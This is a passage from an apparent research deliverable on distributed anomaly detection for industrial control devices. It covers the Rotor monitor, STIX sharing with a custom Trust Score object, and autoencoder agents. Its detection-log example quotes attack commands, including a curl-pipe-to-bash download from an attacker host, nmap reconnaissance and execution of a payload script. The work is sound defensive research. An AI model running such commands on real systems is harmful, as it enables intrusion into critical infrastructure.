At the network level, this principle extends further through peer comparison and trust evaluation. Rotor nodes exchange their local anomaly reports and evaluate consistency using a similarity score, updating peer trust through an exponential moving average. This collaborative layer introduces a statistical element to the framework, allowing distributed validation of anomalies without the computational overhead of full-scale probabilistic modelling. Consequently, Rotor can be characterized as a hybrid specification- and deviation-based anomaly detection system, optimized for embedded industrial environments where interpretability, transparency, and efficiency are critical. In other words, both the plausible attack and detection methods require straightforward logic.

To illustrate Rotor anomaly detection functionality, the attack sequence in Figure 14 is considered: An attacker is looking to disrupt critical utility services to enforce their demand for ransom. The attacker has already gained access to an engineering PC via targeted phishing campaign and lateral movement between the IT and OT zones of the target organization. The attacker logs in to the RTU leveraging stolen credentials outside working hours. The attacker tries to immediately perform reconnaissance into the system and the network. An attacker attempts to download and execute malicious content from their server. They also attempt to modify configuration to impact the operations of the unit.



Figure 14. OT Cyber Kill Chain – target: RTU

The described sequence in Figure 14 was adapted from MITRE ATT&CK and The Industrial Control System Cyber Kill Chain [39], [41] and was replayed within the CISSAN platform on a Brodersen RTU32M unit running the Rotor anomaly detection tool. The preparation phase was abstracted. The sequence resulted in the following alerts being generated:


```
{
 "timestamp": 1762776962,
 "source": "auth_monitor",
 "event_type": "auth",
 "subtype": "login_event",
 "severity": 4,
 "message": "User engineer logged in from <ip> at hour 2 (outside working hours, possible credential misuse)",
 "metadata": {
  "user": "engineer",
  "ip": "<ip> ",
  "hour": 2,
  "outside_working_hours": true
 }
}

{
 "timestamp": 1762776962,
 "source": "shell_monitor",
 "event_type": "shell",
 "subtype": "suspicious_command",
 "severity": 4,
 "message": "Reconnaissance and external download attempt detected: [\"nmap -sS <ip>/24\", \"curl http:// <ip> /s.sh
| bash\"]",
 "metadata": {
  "matches": [
   "nmap -sS <ip>/24",
   "curl http://<ip>/s.sh | bash"
  ]
 }
}

{
 "timestamp": 1762776962,
 "source": "shell_monitor",
 "event_type": "shell",
 "subtype": "command_chaining",
 "severity": 3,
 "message": "Command chaining detected: [\"chmod +x s.sh && ./s.sh\", \"ps aux | grep ssh\"]",
```

```
  "metadata": {
   "chained_commands": [
    "chmod +x payload.sh && ./payload.sh",
    "ps aux | grep ssh"
   ]
  }
}

{
 "timestamp": 1762776962,
 "source": "file_monitor",
 "event_type": "file",
 "subtype": "hash_changed",
 "severity": 4,
 "message": "Unauthorized modification detected in critical configuration file: redacted ",
 "metadata": {
  "file": "redacted"
 }
}

{
 "timestamp": 1762776962,
 "source": "file_monitor",
 "event_type": "file",
 "subtype": "permission_changed",
 "severity": 2,
 "message": "Permission changed: /tmp/s.sh",
 "metadata": {
  "file": "/tmp/s.sh",
  "old": "644",
  "new": "755"
 }
}


{
 "timestamp": 1762776962,
 "source": "resource_monitor",
 "event_type": "resource",
 "subtype": "high_disk",
 "severity": 3,
 "message": "Disk usage threshold reached (disk usage 79.62%)",
 "metadata": {
  "used_percent": 79.62,
  "threshold": 75.0
 }
}
```


Analysing the Rotor alerts, the complete sequence is visible. The first alert indicates a login at an unusual time, the second and third display anomalous behaviour while connected, the fourth and fifth alerts indicate changes made to a monitored file or permissions and the sixth, a general disk-usage alert indicating the presence of potentially anomalous instances draining resources. Although the Rotor framework is designed to primarily operate without reliance to centralized coordination, all of the reports are mirrored to a SIEM system, for enabling centralized observation of the event. Figure 15 displays a snapshot of the resource_monitor alert for high disk usage observed on the SIEM web interface. The source is specified as rtu3201, due to running it on this device. The data.timestamp field is currently not operational and therefore displays faulty values.



Figure 15. CISSAN platform SIEM web interface

Depending on the type of attack, more or less alerts may be generated. A stealthier attacker would attempt to minimize their traces, however, due to the system nature, completely removing traces

would still leave an indicator of some data having been wiped from the logs. Furthermore, a single alert provides only a limited amount of information, but combining multiple alerts from different peers, instances, and sources, introduce significant improvement in our understanding on the security status of the network.

Dependencies

Despite successful deployment and promising detection results, there are some dependencies that must be addressed. Rotor's distributed anomaly detection and coordination mechanisms rely on the presence of a communication channel capable of transmitting application-level messages between peers—referred to here as the communication overlay. In the current implementation, this role is fulfilled by the MQTT protocol, which enables Rotor agents to publish and subscribe to anomaly reports, trust scores, and other operational telemetry. While not a strict dependency of the local anomaly detection component, the ability to share local observations depends on these communication resources being available on the device. Without this capability, the value of the tool decreases significantly.

MQTT provides an efficient, lightweight publish–subscribe model suited to resource-constrained OT environments, where direct peer-to-peer communication may be impractical or bandwidth-limited. The framework's dependency on MQTT therefore introduces a soft requirement for reliable broker availability and network connectivity, as these underpin Rotor's capacity to exchange situational awareness and coordinate responses across distributed nodes. Ensuring the confidentiality, integrity, and availability of this communication layer is straightforward by enabling TLS encryption for the MQTT overlay.

Another major dependency concerns the target operating system. Rotor has been developed and compiled for 32-bit Linux-based environments, reflecting the dominance of Linux in embedded, IoT, and industrial control systems. The framework depends on Linux-native interfaces and utilities for several of its core operations. Although the source code could, in principle, be adapted for other operating systems, doing so would require substantial modification to its low-level networking and inter-process communication components. Rotor should therefore be considered a Linux-targeted framework, optimized for deployment on lightweight edge hardware typical of IIoT and RTU-class devices.

In addition to platform constraints, Rotor requires modest computational resources. Typically, a single CPU core, limited memory (tens of megabytes), and minimal local storage for logs and anomaly reports are sufficient aligning with the capabilities of embedded industrial gateways and field devices.

In CISSAN, the Rotor framework is assessed as a lightweight, embedded, and cooperative anomaly detection system for IIoT and OT environments under real-world resource constraint, where the following outcomes have been achieved:

- Deployed a Rust-based, statically compiled monitor on embedded Linux RTU and IIoT devices.
- Detected anomalies using six local modules and hybrid rule- and state-based logic.
- Shared anomaly reports and trust scores between peers via an MQTT overlay.
- Rotor detected authentication misuse, reconnaissance, malicious execution, and configuration tampering on constrained devices.
- Hybrid detection provided efficient and interpretable anomaly identification.
- Peer comparison improved confidence and situational context.

6. Applying STIX for Cyber Threat Intelligence Sharing in CISSAN

In modern cyber defence prevention means not only to withstand opportunistic attacks but also anticipate and adapt to the evolving tactics of highly resourced, persistent adversaries. While traditional security controls aim to reduce the likelihood of compromise, they still primarily respond to incidents after they occur. To shift towards proactive defence, organizations increasingly rely on Cyber Threat Intelligence (CTI), the systematic collection and analysis of information about potential or ongoing attacks [42], [43].

A key goal of CTI exchange is to ensure that once an attack technique or indicator is identified, it cannot be reused effectively. Sharing threat intelligence increases the cost of developing new attack vectors and acts as a deterrent to future intrusions, especially outside active conflict contexts. This collaborative defence model depends on the ability to share, receive, and interpret CTI efficiently and consistently across organizational and technological boundaries [44].

Within the CISSAN project, the focus lies in distributing security responsibilities across network participants to enhance overall resilience. CTI sharing represents a natural extension of this approach: it allows nodes to exchange local knowledge, transforming isolated observations into shared situational awareness. In this context, adopting STIX as a representation format aligns with CISSAN's vision of resource-efficient, proactive cybersecurity, empowering even constrained devices or organizations to contribute to, and benefit from, a broader intelligence ecosystem.

STIX is an open standard, developed by the MITRE Corporation, provides a standardized and machine-readable format for representing and exchanging CTI, typically serialized as JSON. STIX defines a common data model and serialization syntax, typically expressed in JSON that allows diverse systems to describe cyber threats in a structured way. By supporting concepts such as threat actors, indicators, attack patterns, and relationships between them, STIX enables interoperability among security platforms and organizations. It is open source and freely available, making it particularly valuable for entities with limited resources seeking to participate in collective intelligence networks alongside larger institutions [45].

In CISSAN, STIX is used as a high-level mechanism to translate distributed anomaly detection outcomes and trust-based decisions into shareable CTI. Because trust scores are not natively represented in STIX, the project prototypes an extension that introduces a custom Trust Score SDO to capture device reliability as a first-class security event. The Trust Score object is timestamped, linked to the assessed device, and associated with the evidence that influenced the trust decision. The supporting evidence is packaged as Observed Data objects that embed the original anomaly detections as custom observables, allowing consumers to trace from the trust outcome back to the contributing alerts. This results in a two-layer report structure: a trust-decision object linked to the raw observations, enabling trust-triggered events to be shared together with their rationale in a portable CTI representation. A comprehensive description of the STIX model, the proposed extensions, and the CISSAN lab application is provided in CISSAN deliverable D5.4 report.

6.1. STIX

STIX works by organizing CTI into three complementary categories of objects. These are STIX domain objects (SDOs), STIX cyber-observable objects (SCOs), and STIX Relationship objects.

SDO: SDOs represent the core concepts used to describe threats and adversary behaviour. STIX defines 18 SDO types derived from commonly represented concepts in CTI. The complete set of SDOs is displayed in Figure 16. Each object models a high-level aspect of a threat: for example, an Attack Pattern may describe a tactic associated with a MITRE ATT&CK technique, while an Indicator may contain a pattern for detecting malicious activity in a network or host environment. SDOs provide the semantic backbone of a threat intelligence report, capturing the who, what and why of an observed event.



Figure 16. STIX SDOs [46]

SCO: SCOs complement the high-level representation of the SDOs by representing the technical facts observed on systems or networks. SCO model elements such as files, process, network traffic, to answer the question of what precisely was observed at a given time. SCOs can be used independently or referenced by an SDO to link technical artefacts with the context in which they were seen. This separation between high-level intelligence objects and observables ensures the distinguishing between raw evidence and analyst interpretation. STIX defined SCOs are visible in Figure 17.



Figure 17: STIX SCOs **[46]**

STIX Relationship Objects (SROs): To provide meaningful CTI, the different instances of information must be connected. SROs serve this purpose, by defining how different SDOs and SCOs relate to one another. They allow STIX to express threat intelligence as a graph, where nodes correspond to objects and edges represent the semantic relationships between them. This graph-based structure enables more seamless automation, information enrichment and clearer analytics. STIX provides two types of SROs: Relationships - the generic SRO, used for most connections, and Sighting - which reports when a particular SDO has been observed in an environment.

Format: STIX content, as described above, is represented using a structured JSON serialization that encodes each object and preserves the graph-based relationships between them. This standardized serialization ensures interoperability across tools and platforms, enabling CTI to be exchanged consistently between heterogeneous systems. Within the CISSAN project, JSON is already used extensively in anomaly reporting and inter-node communication, making the adoption of the STIX serialization model a natural extension for supporting future CTI sharing.

6.2. Extending STIX

Within the CISSAN project, a major goal is to develop anomaly detection capabilities that leverage the collective intelligence of distributed network nodes. A central element of this approach is the sharing of locally detected anomalies so they can contribute to a wider, collaborative defence posture. While this information is exchanged on the network level, a natural extension is to share it with appropriate external channels to support broader defence efforts. To enable this, we prototype automatic generation of STIX-formatted threat intelligence packages within the platform. This ensures that information produced by different CISSAN components can be shared in a standardized, interoperable, and machine-readable way beyond the consortium boundaries if necessary.

However, CISSAN produce a type of information that is not natively represented in the current STIX object model: trust scores. Trust scores quantify the reliability of reporting nodes based on the consistency of their contribution to Collective Defence. In the CISSAN design, trust scores determine whether a device's output should be considered credible, and whether the device should eventually be blacklisted from communication if its trust value falls below a defined threshold.

To support this functionality in a standardized way, we propose extending the STIX data model with a custom STIX Domain Object (SDO) to represent trust scores. Modelling it as a dedicated SDO allows trust information to be expressed explicitly, timestamped, linked to the device that is being assessed, and connected via STIX Relationship Objects to the anomalies that influenced the score.

In this model, a trust score becoming critically low is a meaningful security event: it signals that a node may be compromised, misconfigured, or intentionally deceptive. Representing this as a first-class SDO provides analysts with clear, standardized evidence that a device should no longer be trusted, while also enabling machine-level reasoning about trust dynamics across the network. This extension ensures that the collective-intelligence mechanisms integrate cleanly into the broader cybersecurity ecosystem supported by STIX. The proposed Trust Score SDO properties are displayed in Table 3.

Table 3. The proposed Trust Score SDO properties

Property Category	**Properties**
Required Common Properties	type, spec_version, id, created, modified
Optional Common Properties	created_by_ref, revoked, labels, confidence, external_references, object_marking_refs, lang granular_markings
Not Applicable Common Properties	hashes, extensions, defanged, first_observed, last_observed, count
Trust Score Specific Properties	target_ref, score_value, score_threshold, is_below_threshold, calculation_method, basis_refs, explanation, trust_level

Table 1 outlines the related Common Properties specified by STIX alongside the custom properties introduced for the Trust Score SDO. The custom properties capture how global trust assessments are generated within the CISSAN framework and provide the context needed to interpret the resulting trust value. Each custom property is briefly explained below:

target_ref: A reference to the STIX Identity object representing the device whose trust score is being evaluated. This establishes the association between the trust assessment and the specific operational unit within the network. The Trust Score SDO therefore functions as an event-level statement concerning the security reliability of the referenced device.

score_value: A numerical value representing the global trust score assigned to the device. The score is derived from the aggregation of peer-reported trust evaluations and reflects the network's collective assessment of the device's behaviour and reporting consistency. A lower value indicates reduced confidence in the device's security posture or integrity.

score_threshold: The minimum acceptable trust score defined for operational safety. If the calculated score falls below this threshold, the device is considered untrustworthy or potentially compromised. Including this value allows automated systems and analysts to contextualise the trust score relative to predefined operational policies.

is_below_threshold: A Boolean indicator signifying whether the current trust score violates the configured threshold. This provides a machine-actionable representation of trust degradation, enabling automated response mechanisms (e.g., quarantining a device, halting communication, or alerting operators) without further interpretation of the numeric score.

calculation_method: A descriptor identifying the algorithm or procedure used to compute the global trust score. While the present implementation employs a consistent aggregation method (e.g., a mean of peer evaluations), explicitly including this field supports transparency, auditability, and future extensibility should alternative calculation models be adopted.

explanation: A human-readable rationale describing the circumstances that led to the current trust score. This may include references to declining peer evaluations, inconsistencies detected in anomaly reporting, or other behavioural indicators that contributed to the score reduction. The explanation assists analysts in understanding why the device's trustworthiness changed, complementing the numerical assessment with contextual insight.

basis_refs: An optional list of STIX object references identifying the specific peer evaluations, anomaly reports, or other contributing objects that served as inputs to the global trust score calculation. This property enhances traceability by linking the trust decision to its underlying evidence, enabling detailed auditability and supporting forensic analysis when trust degradation occurs.

Example JSON format for the generic Trust Score SDO:


```
{
  "type": "x-cissan-trust-score",
  "spec_version": "2.1",
  "id": "x-cissan-trust-score--c36c9a43-8d38-4cf8-af44-820ae8b70219",
  "created": "2025-02-12T10:21:43Z",
  "modified": "2025-02-12T10:21:43Z",

  "created_by_ref": "identity--e01e4fcd-0483-4b28-8e38-50f45f4a268b",
  "description": "Global trust score for RTU-3 dropped below threshold.",

  "target_ref": "identity--1e0133af-8ab5-4f44-95f9-f8fdc03083e2",
  "score_value": 0.27,
  "score_threshold": 0.30,
  "is_below_threshold": true,
  "basis_refs": [
    "observed-data--a8120ffd-db67-4e55-b8df-7f2a905a6841",
    "observed-data--c91e1de7-8c0c-4f34-9de8-0df274b8ff76"
  ],
```

"calculation_method": "mean-peer-evaluation",

"explanation": "Trust score decreased due to low consistency reported by peers."

}

This structure provides a standards-aligned representation of trust decisions within the CISSAN framework, enabling seamless integration with existing CTI workflows and ensuring that trust-related security events can be shared, analysed, and correlated alongside other STIX objects.

The following outcomes have been achieved by applying STIX in CISSAN:

- Adopted STIX to structure CTI as domain objects (SDO), cyber-observable objects (SCO), and relationship objects (SRO) in JSON format.
- Integrated distributed anomaly detection outputs into STIX packages for automated, machine-readable sharing.
- Extended the STIX model with a custom Trust Score SDO to quantify device reliability and link it to anomalies and peer evaluations.
- STIX enables standardized, graph-based representation of threats, ensuring interoperability across tools and platforms.
- The Trust Score SDO captures device reliability, threshold violations, and calculation rationale in a structured, machine-actionable way.
- Combining anomaly reports with trust scores enhances situational awareness and supports collective intelligence workflows.
- JSON serialization allows seamless integration with existing CISSAN data exchange mechanisms.

7. Fully Decentralized Anomaly Detection Using Distributed Autoencoder Agents

CISSAN introduces a Proof-of-Concept (PoC) implementation of a fully decentralized, agent-based anomaly detection framework. In this system, autonomous agents independently monitor their local environments, collaborating only when necessary, such as when a potential anomaly is detected. This approach reduces network overhead and eliminates the need for centralized coordination, resulting in a more scalable and robust solution.

The distributed autonomous agent framework demonstrates a transformative approach to anomaly detection by leveraging decentralized intelligence as follows:

- Autonomous agents operate independently, continuously monitoring local data streams for anomalies using statistical and learned models.
- Collaboration is event-driven, initiated only when a potential anomaly is detected, minimizing unnecessary network load.
- Agents communicate via Hypertext Transfer Protocol (HTTP)/REST, exchanging latent data representations to collectively assess whether anomalies are local (e.g., sensor noise) or systemic (e.g., global faults or attacks).

The framework's primary goal is to enable self-organizing, peer-to-peer anomaly diagnosis. Agents communicate directly via HTTP, exchanging latent data representations to collectively assess whether an anomaly is local (e.g., sensor noise) or systemic (e.g., a global fault or coordinated attack).

Each agent performs three core tasks: local anomaly monitoring, coordination signalling, and joint reconstruction. Agents continuously analyse streaming data using statistical and learned models. When a local outlier is detected, the agent requests latent data from its peers, combines the information, and evaluates the anomaly in a shared latent space using an autoencoder-like model.

The architecture functions as a decentralized federation of intelligent nodes, capable of both local and network-level reasoning. Communication is REST-based, ensuring minimal coupling and easy scalability. Anomaly detection relies on local Z-score monitoring and latent space reconstruction, where high reconstruction errors indicate systemic issues.

The model employs a modular autoencoder design, with per-agent encoders and a shared decoder, enabling efficient distributed operation. Training can be centralized or federated, and deployment is straightforward, requiring only minimal configuration per agent.

The following outcomes were obtained with the distributed autonomous agent framework:

- Modular autoencoder architecture enables efficiency:
  - Per-agent encoders compress local data.
  - Shared decoder reconstructs data for collective analysis.
- Lightweight and scalable deployment: Agents require minimal configuration, with no need for centralized orchestration.
- Decentralization is effective: Agents successfully detect and classify anomalies without central coordination, proving the viability of the approach.
- Scalability and resilience: The system scales effortlessly with new agents, and network traffic remains low under normal conditions. It also tolerates agent failures without disruption.
- Accurate anomaly differentiation: The framework reliably distinguishes between local issues (e.g., sensor drift) and systemic faults (e.g., coordinated attacks).
- Efficiency: Combining Z-score-based detection with latent space reconstruction yields accurate, interpretable results with minimal computational overhead.

This implementation serves as a proof-of-concept, demonstrating the feasibility of decentralized anomaly detection. For technical details, refer to CISSAN deliverable D5.4 report.

8. Limitations and Lessons Learned

8.1. PASAD

The use of Clavister's PASAD algorithm for the detection of anomalies in smart grids has resulted in several important insights.

Firstly, switching from regular monitoring to relay protection entails substantially greater real-time requirements, which stipulates the need to detect and respond to anomalies at the millisecond level. In doing so, a key constraint in current methods appears to lie in the challenge of achieving high accuracy together with real-time requirements, especially in low-resource hardware such as the RTU platform. Secondly, due to the need to handle streaming data with high frequency, it becomes clear how crucial it is to optimize the models not only computationally but in terms of their memory requirements. Considering these insights, it becomes apparent that an optimized implementation is necessary to deploy anomaly detection solutions in the field. Therefore, future research efforts need to focus on advancing the real-time performance of such solutions.

The fact that the PASAD technique has the capability to learn the pattern of normal operation of a system from relatively small amounts of training data and to detect anomalies in real-time makes it very useful for the detection of both cyber and operational anomalies in smart grids. However, the effectiveness of this method depends significantly on the quality of the training data used and the degree of deterministic communication patterns observed in the network, which can result in false detections or inaccuracies in certain conditions. Another important issue in relation to using edge-based detection is the difficulty involved in providing consistent results and overall situational awareness across the entire network.

8.2. Rotor

Some limitations must also be discussed. The primary limitation of the local monitor lies in its dependency on log information, which is inherently historical. As most Rotor modules analyse recorded events rather than real-time system states, reaction times are constrained by both the rate of log generation and the configured execution interval of the tool itself. In low-resource environments, continuous monitoring services are impractical, as they would impose excessive strain on the device and interfere with normal operations. Optimizing the scanning interval can mitigate this effect, but it remains essential to balance system load against detection responsiveness. This limitation is partially addressed through Rotor’s proactive information-sharing mechanism: whenever relevant security events are detected, they are immediately distributed to peer nodes, enabling faster, network-wide situational awareness and response. This functionality is described in detail in CISSAN deliverable D5.4 report.

A second limitation concerns the privilege level required for Rotor to operate effectively. The tool necessitates elevated system permissions and access to low-level operating system data, which itself introduces a potential attack vector. Before deployment in industrial environments, Rotor therefore requires rigorous security auditing and supporting infrastructure to ensure the integrity of its configuration files and runtime environment. This risk is conceptually mitigated through the framework’s trust-scoring mechanism, which evaluates the consistency of peer reports and the plausibility of their anomaly data. Nonetheless, detecting manipulation alone is insufficient. Rotor must also be protected against direct compromise.

The third limitation relates to the communication framework. In its current form, Rotor transmits reports over MQTT without encryption. To progress from PoC to production-level deployment, secure transport must be implemented, preferably through TLS or another lightweight cryptographic protocol to ensure data confidentiality and authenticity. It was also identified that detection latency and security depend on logging frequency, privileges, and communication protection.

Finally, Rotor’s detection capabilities, while grounded in real-world threat models, remain limited to the modules implemented at build time. Expanding coverage to reflect evolving adversary tactics would require the development of additional modules and periodic recompilation of the tool. Introducing a secure and automated update mechanism would significantly improve the maintainability and long-term resilience of the framework.

8.3. LLMs for data packet and network traffic analysis

This study evaluated the ability of small LLMs to detect DDoS attacks in hexadecimal-formatted network traffic data using zero-shot prompting, few-shot prompting, and fine-tuning. As a limitation, we found that small local LLMs are currently unable to process hexadecimal data.

Another limitation is that LLM agents are a resource-intensive technique and particularly in IoT networks, these resources are usually limited. Therefore, it is not efficient to analyse all the traffic data using heavy LLM agents.

Additionally, it was noted that the efficiency of LLM-based solutions depends significantly on the model used as well as the features of the datasets utilized in the process. The model's architecture, its size, and the data used during the training process affect the ability of the LLMs to adequately interpret and categorize the network traffic. Similarly, the quality of the datasets, their structure, and representativeness impact the accuracy of the results produced by the model. Specifically, while a model can work effectively with well-labelled datasets, its accuracy will be reduced on less controlled real-life datasets. However, these disparities can be reduced through the implementation of an organized approach towards modelling, such as the benchmarking of several LLMs using representative data samples to determine the optimal settings for certain applications. The enhancement of dataset quality via appropriate data processing, normalization, and augmentation techniques can also contribute towards improving the performance of models. Furthermore, a blend of LLM-driven strategies and other methods, such as filtering based on rule sets or traditional anomaly detection algorithms, may result in a higher degree of reliability.

8.4. Fully decentralized anomaly detection using distributed autoencoder agents

The deployment of a distributed detection system, particularly one leveraging FL, introduces new security risks that must be mitigated [27]:

- **FL Vulnerabilities**: FL systems are susceptible to Man-in-The-Middle (MiTM) attacks during the transmission of model parameters and poisoning attacks where malicious clients inject misleading updates to degrade the global model.
- **Robust Defence Mechanisms:**
    a. **MITM/Privacy Defence (Global Level):** Homomorphic Encryption must be employed to encrypt local model parameters before transmission. This allows the centralized aggregator to perform calculations (aggregation) on the encrypted parameters without decryption, providing robust defence against MiTM and ensuring server-side privacy preservation.
    b. **Poison Attack Defence (Local Level):** A malicious client detector mechanism is required before aggregation occurs. This mechanism identifies and isolates clients flagged as potential threats if their local model performance consistently falls below the global model's threshold (β), preventing malicious updates from compromising shared intelligence
- **Feasibility and Resource Management:** Given the resource constraints of IoT and Edge devices, practical implementation requires continuous optimization through techniques like model pruning, quantization, and compression to ensure high performance with minimal computational overhead.

Conclusions and Future Work

The concept of Collective Intelligence (CI) represents the future cybersecurity paradigm. It successfully synthesizes fragmented detection capabilities and data sources into a highly resilient, adaptive, and proactive "cyber immune system". The scientific necessity of the collective distributed intelligence (CDI) framework lies in its unique architectural shift, which mandates that local anomaly detection models operate under strict constraints of localization and resource heterogeneity while producing standardized descriptors suitable for secure horizontal aggregation.

In CISSAN, a CI-based framework that enables decentralized nodes to collaboratively aggregate observations, reach consensus, and coordinate automated responses, forming a proactive and adaptive cyber-immune system for critical infrastructure was developed. The Rotor framework operationalizes this concept by embedding local anomaly detection in industrial IoT devices, enabling peer-to-peer information sharing and collective reaction to anomalies under real-world resource constraints. Also, the adoption of STIX provides a machine-readable mechanism for sharing CTI across participants in a standardized and interoperable format, transforming local detections into shared situational awareness. This includes incorporating and sharing threat intelligence produced by distributed anomaly detection components. By introducing a custom Trust Score STIX domain object (SDO), the CISSAN framework provides a suggestion to extend the STIX threat report format for representing device reliability and the health of collective-intelligence processes in a machine-readable manner, thereby contributing to standards. While the current scope focuses on the conceptual model and JSON serialization, future developments may include the refinement of the automated generation of STIX packages and its integration with external sharing platforms post-project. Overall, the proposed extension positions CISSAN to contribute actionable, high-quality intelligence to collaborative defence ecosystems.

In addition, to extend the robustness and functionality of the CI framework, future work may focus on:

- **Advanced AI Integration**: Further integrate advanced AI technologies, including enhancing Explainable AI (XAI) techniques to improve transparency in multi-modal neural networks (MMNNs) and utilizing LLMs for contextually rich explanations and remediation planning.
- **Decentralized Orchestration**: Explore the feasibility and scalability of decentralized FL concepts, aiming to mitigate reliance on a single central server and improving the overall distribution of trust.
- **Emerging Technologies**: Investigate the integration of post-quantum cryptography and hybrid quantum-classical computing approaches to accelerate MMNN performance and enhance security against future threats.
- **New Application Domains**: Extend the application to other critical infrastructure sectors and new network technologies (e.g., 5G/6G).

Looking ahead, Clavister plans to extend the application of its AI-based anomaly detection technology, PASAD, to the domain of software-based relay protection at the substation level. Unlike standard power signal monitoring, relay protection demands extremely high-frequency data processing, as incidents must be identified and responded to within milliseconds to prevent potential damage. To this end, Clavister aims to demonstrate PASAD’s capability to meet these stringent real-time requirements efficiently, even when deployed on compact hardware appliances suitable for integration within RTUs. This would not only validate PASAD’s performance but also showcase its potential as a lightweight, field-deployable solution for advanced power grid protection.

Future research in using LLMs for data package and network traffic analysis would require the refinement of models based on domain-specific datasets, the development of compact and efficient versions of LLMs for deployment under resource-limited circumstances, and the design of hybrid models that utilize LLMs alongside other AI technologies. Also, it may be beneficial to use lightweight models and approaches that would be used alongside LLM agents. This kind of approach would help to use available computational resources more efficiently. Future work may also include testing LLM agents in real-world scenarios using real life IoT network environment data. Also, we plan to explore LLM agents working with binary-formatted network traffic data.

As part of the distributed autoencoder agent research, future work will focus on making fully decentralized anomaly detection more resilient and secure against man-in-the-middle and poisoning attacks. Privacy preservation techniques such as homomorphic encryption could be applied in order to ensure that the aggregation process more secure, which would help to guarantee that data privacy is maintained and prevent intercepting of data transmitted over the communication channel. On a

local scale, the development of means that would allow the identification of malicious clients and their elimination based on deviations in model performance compared to a certain threshold may be considered. Also, since most IoT and edge devices do not have powerful computational capabilities and high memory capacity, there is a need to focus on improving the feasibility of the proposed model by optimizing its size.

References

[1] W. Aoudi, M. Iturbe and M. Almgren, “Truth Will Out: Departure-Based Process-Level Detection of Stealthy Attacks on Control Systems.,” in *ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[2] T. Ali and P. Kostakos, “HuntGPT: Integrating Machine Learning-Based Anomaly Detection and Explainable AI with Large Language Models (LLMs),” arXiv.org. doi:10.48550/arxiv.2309.16021, 2023.

[3] M. Arif Iftakher Mahmood, F. Ashab, M. Saifuzzaman Sohan, M. Hedayetul Islam Chy and M. F. Kader, “LLM-Enhanced Security Framework for IoT Network: Anomaly Detection and Malicious Devices Identification,” *IEEE access,* vol. 13, pp. 168405-168419, 2025.

[4] K. Jerabek, J. Koumar, S. J. and J. Pesek, “Explainable Anomaly Detection in Network Traffic Using LLM,” in *NOMS 2025-2025 IEEE Network Operations and Management Symposium*, Honolulu, HI, USA, 2025.

[5] B. Karunanayake, I. Khalil, X. Yi and K. Lam, “oward LLM-Driven Adaptive Policy Orchestration for Host-Based Intrusion Detection Systems in IoT Environments,” *IEEE network,* vol. 39, no. 5, pp. 66-73, 2025.

[6] M. A. Ferrag, A. Battah, N. Tihanyj, M. Debbah, T. Lestable and L. Cordeiro, “SecureFalcon: The Next Cyber Reasoning System for Cyber Security,” arXiv: 2307.06616, 2023.

